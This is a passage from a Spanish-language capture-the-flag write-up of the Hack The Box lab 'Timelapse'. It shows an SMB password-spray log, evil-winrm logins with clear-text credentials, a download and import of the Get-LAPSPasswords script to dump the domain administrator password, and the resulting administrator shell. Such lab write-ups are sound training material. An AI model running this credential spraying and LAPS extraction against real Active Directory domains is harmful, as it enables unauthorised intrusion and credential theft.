SMB         10.10.11.152    445    DC01     [-] timelapse.htb\Administrator:l4h(45MY-[7Ch38}7S15C$c STATUS_LOGON_FAILURE
SMB         10.10.11.152    445    DC01     [-] timelapse.htb\krbtgt:l4h(45MY-[7Ch38}7S15C$c STATUS_LOGON_FAILURE
SMB         10.10.11.152    445    DC01     [-] timelapse.htb\legacyy:l4h(45MY-[7Ch38}7S15C$c STATUS_LOGON_FAILURE
SMB         10.10.11.152    445    DC01     [-] timelapse.htb\payl0ad:l4h(45MY-[7Ch38}7S15C$c STATUS_LOGON_FAILURE
SMB         10.10.11.152    445    DC01     [-] timelapse.htb\sinfulz:l4h(45MY-[7Ch38}7S15C$c STATUS_LOGON_FAILURE
SMB         10.10.11.152    445    DC01     [-] timelapse.htb\svc_deploy:l4h(45MY-[7Ch38}7S15C$c STATUS_LOGON_FAILURE
SMB         10.10.11.152    445    DC01     [-] timelapse.htb\thecybergeek:l4h(45MY-[7Ch38}7S15C$c STATUS_LOGON_FAILURE
SMB         10.10.11.152    445    DC01     [-] timelapse.htb\TRX:l4h(45MY-[7Ch38}7S15C$c STATUS_LOGON_FAILURE
SMB         10.10.11.152    445    DC01     [+] timelapse.htb\:l4h(45MY-[7Ch38}7S15C$c

┌──(kali㉿kali)-[~/machineshtb/Timelapse]
└─$
```

validando con un write up encontre que nos podemos conectar con el user svc esto aplica porque el -S es para ssl winrm no tiene forma de evaluar esto solo evil-winrm

evil-winrm -i 10.10.11.152 -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' -S

```
┌──(kali㉿kali)-[~/machineshtb/Timelapse]
└─$ evil-winrm -i 10.10.11.152 -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' -S

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
```

sin embargo al subir powerview tambien no molesta el antivirus

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> import-module .\PowerView.ps1
At C:\Users\svc_deploy\Documents\PowerView.ps1:1 char:1
+ #requires -version 2
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At C:\Users\svc_deploy\Documents\PowerView.ps1:1 char:1
+ #requires -version 2
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
```

FORMA 3 SCRIPT GET-LAPSPASSWORDS

Entonces por ultimo validamos con el script Get-LAPSPasswords

https://raw.githubusercontent.com/kfosaaen/Get-LAPSPasswords/master/Get-LAPSPasswords.ps1

```
┌──(kali㉿kali)-[~/machineshtb/Timelapse]
└─$ wget https://raw.githubusercontent.com/kfosaaen/Get-LAPSPasswords/master/Get-LAPSPasswords.ps1
```

subimos el archivo e importamos

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> upload /home/kali/machineshtb/Timelapse/files/Get-LAPSPasswords.ps1
[0] 0:ruby* 1:ruby- 2:zsh
```

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> import-module .\Get-LAPSPasswords.ps1
[0] 0:ruby* 1:ruby- 2:zsh
```

utilizamos el comando Get-LAPSPasswords

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Get-LAPSPasswords


Hostname   : dc01.timelapse.htb
Stored     : 1
Readable   : 1
Password   : l4h(45MY-[7Ch38}7S15C$c.
Expiration : 9/16/2023 2:06:40 AM

Hostname   : dc01.timelapse.htb
Stored     : 1
Readable   : 1
Password   : l4h(45MY-[7Ch38}7S15C$c.
Expiration : 9/16/2023 2:06:40 AM
```

y nos aparece este pass que habiamos encontrado con el scrip pyLAPS
entonces validando el tema es por la conexion ssl nuevamente conectandonos pero con el flag -S somos admin
evil-winrm -i 10.10.11.152 -u 'Administrator' -p 'l4h(45MY-[7Ch38}7S15C$c.' -S

```
┌──(kali㉿kali)-[~/machineshtb/Timelapse/files]
└─$ evil-winrm -i 10.10.11.152 -u 'Administrator' -p 'l4h(45MY-[7Ch38}7S15C$c.' -S

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
timelapse\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

la flag esta en user TXR

```
*Evil-WinRM* PS C:\Users\TRX\Desktop> dir


    Directory: C:\Users\TRX\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/11/2023   2:06 AM             34 root.txt


*Evil-WinRM* PS C:\Users\TRX\Desktop>
```

Conclusión se puede acceder obtener la clave de administrador de varias formas(por script

getlapasppasword con pylaps y con ldapsearch)